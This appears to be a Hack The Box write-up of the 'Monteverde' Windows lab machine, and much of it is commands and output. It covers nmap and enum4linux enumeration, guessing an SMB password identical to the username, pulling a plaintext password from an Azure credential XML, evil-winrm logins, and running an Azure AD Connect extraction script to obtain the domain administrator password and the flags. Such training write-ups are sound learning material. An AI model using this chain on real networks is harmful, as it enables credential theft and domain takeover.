
Hack the Box – Monteverde by dmw0ng

As normal I add the IP of the machine 10.10.10.172 to /etc/hosts as monteverde.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan resolute.htb

```
root@kali:/opt/htb/monteverde.htb# nmap -p- -sT -sV -oN initial-scan monteverde.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 06:45 GMT
Nmap scan report for monteverde.htb (10.10.10.172)
Host is up (0.022s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-01-13 06:57:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49768/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https
://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/13%Time=5E1C1298%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.43 seconds
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have Kerberos on port 88, NetBios on 135/139, LDAP on 389, WinRM on 5895 and other ports relating do a domain controller.

Enum4Linux

We didn't have much else to go on, therefore I chose to go with enum4linux to try and get some identifying information. We already knew the domain name as megabank.local from the Nmap scan earlier.

enum4linux monteverde.htb

```
root@kali:/opt/htb/monteverde.htb# enum4linux monteverde.htb
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 13 08:05:22 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... monteverde.htb
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Looking at the information through the enumeration, I didn't have much to go on. I looked at the list of users but did not immediately identify anything useful.

```
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

After a little while of attempting multiple methods of trying to connect to the machine, I eventually found a method of gaining additional access through SMB.

SMB

With all the users that were listed on the domain, I simply tried SMB access with username and passwords that matched. I eventually came up with some luck with the SABatchJobs Account.

smbmap -u SABatchJobs -p SABatchJobs -H Monteverde.htb

```
root@kali:/opt/htb/monteverde.htb# smbmap -u SABatchJobs -p SABatchJobs -H monteverde.htb
[+] Finding open SMB ports....
[+] User SMB session establishd on monteverde.htb...
[+] IP: monteverde.htb:445      Name: monteverde.htb
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS
        E$                                                      NO ACCESS
        IPC$                                                    READ ONLY
        NETLOGON                                                READ ONLY
        SYSVOL                                                  READ ONLY
        users$                                                  READ ONLY
```

A little further digging through the directories, the user mhope seemed to have an interesting file located in his folder.

smbmap -u SABatchJobs -p SABatchJobs -H Monteverde.htb -R users$

```
root@kali:/opt/htb/monteverde.htb# smbmap -u SABatchJobs -p SABatchJobs -H monteverde.htb -R users$
[+] Finding open SMB ports....
[+] User SMB session establishd on monteverde.htb...
[+] IP: monteverde.htb:445      Name: monteverde.htb
        Disk                                                    Permissions
        ----                                                    -----------
        users$                                                  READ ONLY
        .\
        dr--r--r--                0 Fri Jan  3 13:12:48 2020    .
        dr--r--r--                0 Fri Jan  3 13:12:48 2020    ..
        dr--r--r--                0 Fri Jan  3 13:15:23 2020    dgalanos
        dr--r--r--                0 Fri Jan  3 13:41:18 2020    mhope
        dr--r--r--                0 Fri Jan  3 13:14:56 2020    roleary
        dr--r--r--                0 Fri Jan  3 13:14:28 2020    smorgan
        .\\mhope\
        dr--r--r--                0 Fri Jan  3 13:41:18 2020    .
        dr--r--r--                0 Fri Jan  3 13:41:18 2020    ..
        -w--w--w--             1212 Fri Jan  3 14:59:24 2020    azure.xml
```

Knowing that I had access to the files, I downloaded the azre.xml to see if it contained anything useful.

smbget -U SABatchJobs smb://Monteverde.htb/users$/mhope/azure.xml

```
root@kali:/opt/htb/monteverde.htb# smbget -U SABatchJobs smb://monteverde.htb/users$/mhope/azure.xml
Password for [SABatchJobs] connecting to //users$/monteverde.htb:
Using workgroup WORKGROUP, user SABatchJobs
smb://monteverde.htb/users$/mhope/azure.xml
Downloaded 1.18kB in 4 seconds
```

With the file downloaded, I opened it to identify any possible useful information.

cat azure.xml

```
root@kali:/opt/htb/monteverde.htb# cat azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
```

This revealed a password of **4n0therD4y@n0th3r$**. With this being located within mhope's directory, I tried connecting with this account through WinRM to see if I could access the machine. I decided to attempt this with the evil-winrm located at https://github.com/Hackplayers/evil-winrm.

Evil-WinRM

I decided to attempt the password for other users to see if I could get a successful login. I tried connecting with this account through WinRM to see if I could access the machine. I decided to attempt this with the evil-winrm located at https://github.com/Hackplayers/evil-winrm.

ruby evil-winrm -u mhope -p 4n0therD4y@n0th3r$ -i monteverde.htb

```
root@kali:/opt/htb/monteverde.htb# ruby evil-winrm.rb -u mhope -p 4n0therD4y@n0th3r$ -i monteverde.htb

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
```

I was now logged in as mhope and proceeded to locate the user hash.

type ..\Desktop\user.txt

```
*Evil-WinRM* PS C:\Users\mhope\Documents> type ..\Desktop\user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
```

4961976bd7d8f4eeb2ce3705e2f212f2

With this information to hand, I started looking around the system to see what I could find and identify anything that may be of use moving forward.

Azure

Looking through the system, I came across directories which showed Azure was installed and Microsoft SQL server.

```
*Evil-WinRM* PS C:\Program Files> ls -force


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync Agent
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:31 PM                Microsoft SQL Server
```

After a little investigation, I cam across an article at https://blog.xpnsec.com/azuread-connect-for-redteam/.

Within this article, there is a PowerShell proof of concept script to extract the MSOL account information.

I copied the Script and made sure it was syntactically correct. I then uploaded this to the machine.

upload /opt/htb/monteverde.htb/ad_sync.ps1 c:\tmp\ad_sync.ps1

```
*Evil-WinRM* PS C:\tmp> upload /opt/htb/monteverde.htb/ad_sync.ps1 c:\tmp\ad_sync.ps1
Info: Uploading /opt/htb/monteverde.htb/ad_sync.ps1 to c:\tmp\ad_sync.ps1

Data: 2324 bytes of 2324 bytes copied

Info: Upload successful!
```

I the executed the script to see if this would pull retrieve the necessary information.

.\ad_sync.ps1

```
*Evil-WinRM* PS C:\tmp> .\ad_sync.ps1
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

We now had the account used for AD sync which seemed to be an administrator account from the name. **Administrator** with a password of **d0m@in4dminyeah!**.

I immediately went back to using the evil-winrm script and attempted to log in with this account.

ruby evil-winrm -u administrator -p d0m@in4dminyeah! -i monteverde.htb

```
root@kali:/opt/htb/monteverde.htb# ruby evil-winrm.rb -u administrator -p d0m@in4dminyeah! -i monteverde.htb

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
megabank\administrator
```

I went straight for the root hash from here.

type ..\Desktop\root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
12909612d25c8dcf6e5a07d1a804a0bc
```

12909612d25c8dcf6e5a07d1a804a0bc